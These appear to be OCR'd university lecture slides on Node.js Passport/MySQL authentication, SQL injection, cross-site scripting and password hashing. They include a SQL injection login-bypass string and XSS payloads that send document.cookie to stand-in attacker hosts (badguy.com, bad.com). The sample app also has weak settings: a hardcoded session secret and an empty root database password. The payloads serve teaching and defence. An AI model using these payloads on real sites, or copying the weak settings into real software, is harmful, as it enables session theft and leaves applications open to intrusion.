</head>
<body>
    <div class="container">
        <div>
            <h3>Passport Authentication and Sessions</h3>

            <p>Sign In or Sign Up</p>

            <a href="/login" class="btn btn-default">Login</a>
            <a href="/signup" class="btn btn-default">Signup</a>
        </div>
    </div>
</body>
</html>
```

Example – login.ejs

```
<title>Node Authentication</title>
<link rel="stylesheet"
          href="//netdna.bootstrapcdn.com/bootstrap/3.0.2/css/bootstrap.min.css”>
</head>
<body>
<div class="container">
<div class="col-sm-6">
     <h1><span class=""></span> Login</h1>
     <form action="/login" method="post">
          <div class="form-group”><label>Username</label> <input type="text" class="form-control”
     name="username">
          </div>
          <div class="form-group”><label>Password</label> <input type="password" class="form-control”
     name="password">
          </div>
          <div class="form-group"><label>Remember Me</label> <input type="checkbox” class="form-control"
     name="remember" value="yes">
          </div>
          <button type="submit" class="btn btn-success">Login</button>
     </form>
</div>
</div>
```

Example – profile.ejs

```
<body>
        <div class="container">

                <div class="page-header text-center"></div>

                <div class="row">
                        <div class="col-md-12">
                                <h1>Profile Page</h1>

                        </div>
                        <div class="col-md-12">
                                <form action="logout" method="post">
                                        <h4>Welcome to the Portal, <%=
user.username %></h4>
                                        <a href="/logout" class="btn btn-
success">Logout</a>
                                </form>
                        </div>
                </div>

        </div>
</body>
```

Example – Database

Database.js

```
// config/database.js
module.exports = {
    'connection': {
        'host': 'localhost',
        'user': 'root',
        'password': ''
    },
                'database': 'sessions',
    'users_table': 'users'
};
```

Database Schema

*Database needs to be created before running the application

- Database : **sessions**
- Table name : **users**
- Columns:
    - **id** – primary key int not null auto_increment
    - **username** – varchar(20) not null
    - **password** – varchar(30) not null

Example – passport.js (Part 1)

```
// load all the things we need
var LocalStrategy   = require('passport-
local').Strategy;

// load up the user model
var mysql = require('mysql');
var bcrypt = require('bcrypt-nodejs');
var dbconfig = require('./database');
var connection =
mysql.createConnection(dbconfig.connection);

connection.query('USE ' + dbconfig.database);
```

Example – passport.js (Part 2)

```
module.exports = function(passport) {

    // =========================================================================
    // passport session setup ==================================================
    // =========================================================================
    // required for persistent login sessions
    // passport needs ability to serialize and deserialize users out of session

    // used to serialize the user for the session, checking the session is live
    passport.serializeUser(function(user, done) {
        done(null, user.id);
    });

    // used to deserialize the user and destory the session
    passport.deserializeUser(function(id, done) {
        connection.query("SELECT * FROM users WHERE id = ? ",[id], function(err, rows){
            done(err, rows[0]);
        });
    });
```

Example – passport.js (Part 3)

```
passport.use(
        'login',
        new LocalStrategy({
            // by default, local strategy uses username and password
            usernameField : 'username',
            passwordField : 'password',
            passReqToCallback : true // allows us to pass back the entire request to the callback
        },
        function(req, username, password, done) { // callback with username and password from our form
            connection.query("SELECT * FROM users WHERE username = ?",[username], function(err, rows){
                if (err)
                    return done(err);
                if (!rows.length) {
                    return done(null, false, req.flash('loginMessage', 'No user found.')); // req.flash is the way to set
flashdata using connect-flash
                }

                // if the user is found but the password is wrong
                if (!bcrypt.compareSync(password, rows[0].password))
                    return done(null, false, req.flash('loginMessage', 'Oops! Wrong password.')); // create the
loginMessage and save it to session as flashdata

                // all is well, return successful user
                return done(null, rows[0]);
            });
        })
    );
```

Example – app.js (Part 1)

```
//set up ======================================================================
//get all the modules we need
var express  = require('express');
var session  = require('express-session');
var app      = express();
var port     = process.env.PORT || 3000;
var flash    = require('connect-flash');

var passport = require('passport');
//connect to our database
require('./config/passport')(passport); // pass passport for configuration
app.use(express.bodyParser());
app.use(express.cookieParser());
app.set('view engine', 'ejs');
app.use(session({
        secret: 'cmpe273_testing',
        resave: true,// forces the session to store every time, even when no session data has been
modified with the request
        saveUninitialized: true,//Forces a new session to be saved to the memory
        duration: 30 * 60 * 1000,// how long the session will stay valid in ms
        activeDuration: 5 * 60 * 1000 // if expiresIn < activeDuration, the session will be extended by
activeDuration milliseconds

} )); // session secret
app.use(passport.initialize());
app.use(passport.session()); // persistent login sessions
app.use(flash()); // use connect-flash for flash messages stored in session
```

Example – app.js (Part 2)

```
function isLoggedIn(req, res, next) {
        // if user is authenticated in the session, carry on
        if (req.isAuthenticated())
                return next();
        // if they aren't redirect them to the home page
        res.redirect('/');
}

//HOME PAGE (with login links)
app.get('/', function(req, res) {
        res.render('index' , { message: req.flash('loginMessage') }); // load the index.ejs file
});

//show the login form
app.get('/login', function(req, res) {
        res.render('login');
});

//process the login form
app.post('/login', passport.authenticate('login', {
        successRedirect : '/profile', // redirect to the secure profile section
        failureRedirect : '/login', // redirect back to the signup page if there is an error
        failureFlash : true // allow flash messages
}),
function(req, res) {
        req.session.cookie.maxAge = 1000 * 60 * 30;
        res.redirect('/');
});
```

Example – app.js (Part 3)

```
//show the signup form
app.get('/signup', function(req, res) {
		res.render('signup' , { message: req.flash('signupMessage') });
});

//process the signup form
app.post('/signup', passport.authenticate('signup', {
		successRedirect : '/profile', // redirect to the secure profile section
		failureRedirect : '/signup', // redirect back to the signup page if there is an error
		failureFlash : true // allow flash messages
}));

//we will want this protected so you have to be logged in to visit
//we will use route middleware to verify this (the isLoggedIn function)
app.get('/profile', isLoggedIn, function(req, res) {
		res.render('profile', {
				user : req.user // get the user out of session and pass to template
		});
});

//LOGOUT
app.get('/logout', function(req, res) {
		req.logout();
		res.redirect('/');
});
```

References

- client-sessions documentation:

  https://github.com/mozilla/node-client-sessions

- Default sessions Node.js (client-sessions):

  https://stormpath.com/blog/everything-you-ever-wanted-to-know-about-node-dot-js-sessions/

- External sessions – Redis/MongoDB:

  http://blog.modulus.io/nodejs-and-express-sessions

- Passport-MySQL implemented sample - GitHub:

  https://github.com/manjeshpv/node-express-passport-mysql

- Passportjs Website:

  http://passportjs.org/

SQL Injection

- is a technique that exploits a security vulnerability occurring in the database layer of an application. The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed.

SQL Injection

- Username = ' or 1=1 --
  - The original statement looked like:
    'select * from users where username = '" + username + "' and password = '" + password + "'‘
    The result =
    select * from users where username = '' or 1=1 --' and password = ''

CMPE 273

Escaping query values


- var userId = ‘student id provided by user'; var sql = 'SELECT * FROM studnetsWHERE id = ' + ***connection.escape(userId***);

  connection.query(sql, function(err, results) { // ... });

Definition


- Cross Site Scripting (XSS) is a type of computer security exploit where information from one context, where it is not trusted, can be inserted into another context, where it is
- The trusted website is used to store, transport, or deliver malicious content to the victim
- The target is to trick the client browser to execute malicious scripting commands
- JavaScript, VBScript, ActiveX, HTML, or Flash
- **Caused by insufficient input validation.**

Reflected (Non-Persistent)


Attacker
1
Send e-mail with <script> tags embedded in the link.
Victim
Http://mybank.com/ account.php?variable="><script>document.location='http://www.badguy.com/cgi-bin/ cookie.cgi'"%20+document.cookie</script>
Follows link and the script executes
2
www.badguy.com
Cookie collector

- Malicious content dose not get stored in the server
- The server bounces the original input to the victim without modification


Stored (Persistent)



```
Great message!
<script>
var img=new Image();
img.src=
"http://www.bad.com/CookieStealer/
Form1.aspx?s= "+document.cookie;
</script>
```


- The server stores the malicious content
- The server serves the malicious content in its original form

Simple XSS Attack



```
<% out.println("welcome " + request.getParameter("name")); %>
```

http://myserver.com/test.jsp?name=Stefan




http://localhost:50000/b2b/test.jsp?name=Stefan - Microsoft Internet...
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://localhost:50000/b2b/test.jsp?name=Stefan
Go Links
Done
Local intranet

Welcome Stefan

```
<HTML>
<Body>
Welcome Stefan
</Body>
</HTML>
```

http://myserver.com/welcome.jsp?name=<script>alert("Attacked")</script>



http://localhost:50000/b2b/test.jsp?name=<script>alert('Attacked')</script> - Micr...
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://localhost:50000/b2b/test.jsp?name=<script>alert('Attacked')</script>
Go Links
Microsoft Internet Explorer
OK
Opening page http://localhost:50000/b2b/test.
Local intranet

Welcome

Attacked

```
<HTML>
<Body>
Welcome
<script>alert("Attacked")</script>
</Body>
</HTML>
```

Source: 2005, EUROSEC GmbH Chiffriertechnik & Sicherheit

Impact of XSS-Attacks

Access to authentication credentials for Web application

- Cookies, Username and Password
  - ➢ XSS is not a harmless flaw !
- Normal users
  - ➢ Access to personal data (Credit card, Bank Account)
  - ➢ Access to business data (Bid details, construction details)
  - ➢ Misuse account (order expensive goods)
- High privileged users
  - ➢ Control over Web application
  - ➢ Control/Access: Web server machine
  - ➢ Control/Access: Backend / Database systems

Source: 2005, EUROSEC GmbH Chiffriertechnik & Sicherheit

Cross Site Scripting Defense

- Clint side
  - **Verify email**

XSS (Cross Site Scripting) Prevention Cheat Sheet


- Server side
  - **Input validation** (Black listing VS White listing)
  - **Encode** all meta characters send to the client (& : &amp;
    " : &quot, ' : &#x27, / : &#x2F
  - **Sanitize**: <script>alert(1)</script> :
    &quot;&gt;&lt;script&gt;prompt(1)&lt;/script&gt;
  - Web application firewall
  - Always test
  - Use validator: var validator = require('validator');
    var escaped_string = validator.escape(someString);

Cross Site Scripting: References


- RSnake, XSS Cheat Sheet
http://ha.ckers.org/xss.html
- XSS Attack information
http://xssed.com/
- OWASP – Testing for XSS
http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- Klein, A., DOM Based Cross Site Scripting
http://www.webappsec.org/projects/articles/071105.shtml
- Acunetix web application security
http://www.acunetix.com
- N-stalker
http://www.nstalker.com
- How to use XSS ME
http://a4apphack.com/index.php/featured/secfox-xssme-automated-xss-detection-in-firefoxpart-3
- SANS Web Application Security Workshop

How to store Password?


(required in 2nd Lab)




```
alpha:Alfred Phangiso:A4AF8E1F5D6D15F7
bravo:David Bravo:B55D407B780C812EECC7D7D9310235F9
charlie:Charles Windsor:E97F444398BB107A
duck:Philip Ducklin:E97F444398BB107A
echo:Eric Cleese:85E3D442133F57A5E8528559FE21D853
```



```
alpha:Alfred Phangiso:Alfie99
bravo:David Bravo:aprilVII2004
charlie:Charles Windsor:password
duck:Philip Ducklin:password
echo:Eric Cleese:norwegianBlue
```




```
alpha:Alfred Phangiso:D5D459FFDFCE..7DCF3651919B
bravo:David Bravo:4620F0E4F362..9C88A6B3BD09
charlie:Charles Windsor:5E884898DA28..EF721D1542D8
duck:Philip Ducklin:5E884898DA28..EF721D1542D8
echo:Eric Cleese:89E1D86C63B8..6D0CC7424EDC
```



```
#username:realname:salt:hash

alpha:Alfred Phangiso:0050B9..D970C4:1DC87318B512..A338DC5543EB
bravo:David Bravo:B5916E..325460:B954EF627298..3D1B21FC9DD0
charlie:Charles Windsor:49C20B..78418B:9A0A75EAB9B5..30A0253B6137
duck:Philip Ducklin:71E831..166D6A:D721A297603F..723B175381E4
echo:Eric Cleese:864E2A..A346B7:BF19240CE02E..D45DEFDB952B
```

- Plain text?
- Encrypt?
- Hash (**MD5, SHA-1, and SHA-256**)
- Salt and Hash
- Hash stretch:PBKDF2 with HMAC-SHA-256
  - **Take a random key or salt K, and flip some bits, giving K1.**
  - **Compute the SHA-256 hash of K1 plus your data, giving H1.**
  - **Flip a different set of bits in K, giving K2.**
  - **Compute the SHA-256 hash of K2 plus H1, giving the final hash, H2.**



```
#username:realname:iterations:salt:hash

alpha:Alfred Phangiso:10000:0050B9..D970C4:63E75CA4..3AF24935
bravo:David Bravo:10000:B5916E..325460:53149EAE..7545E677
charlie:Charles Windsor:10000:49C20B..78418B:86B2D4AD..CD917089
duck:Philip Ducklin:10000:71E831..166D6A:585B8490..3D68A8E5
echo:Eric Cleese:10000:864E2A..A346B7:F8908212..C0D84C6C
```

Reference

- Beginners guide to a secure way of storing passwords
- **Serious Security: How to store your users' passwords safely**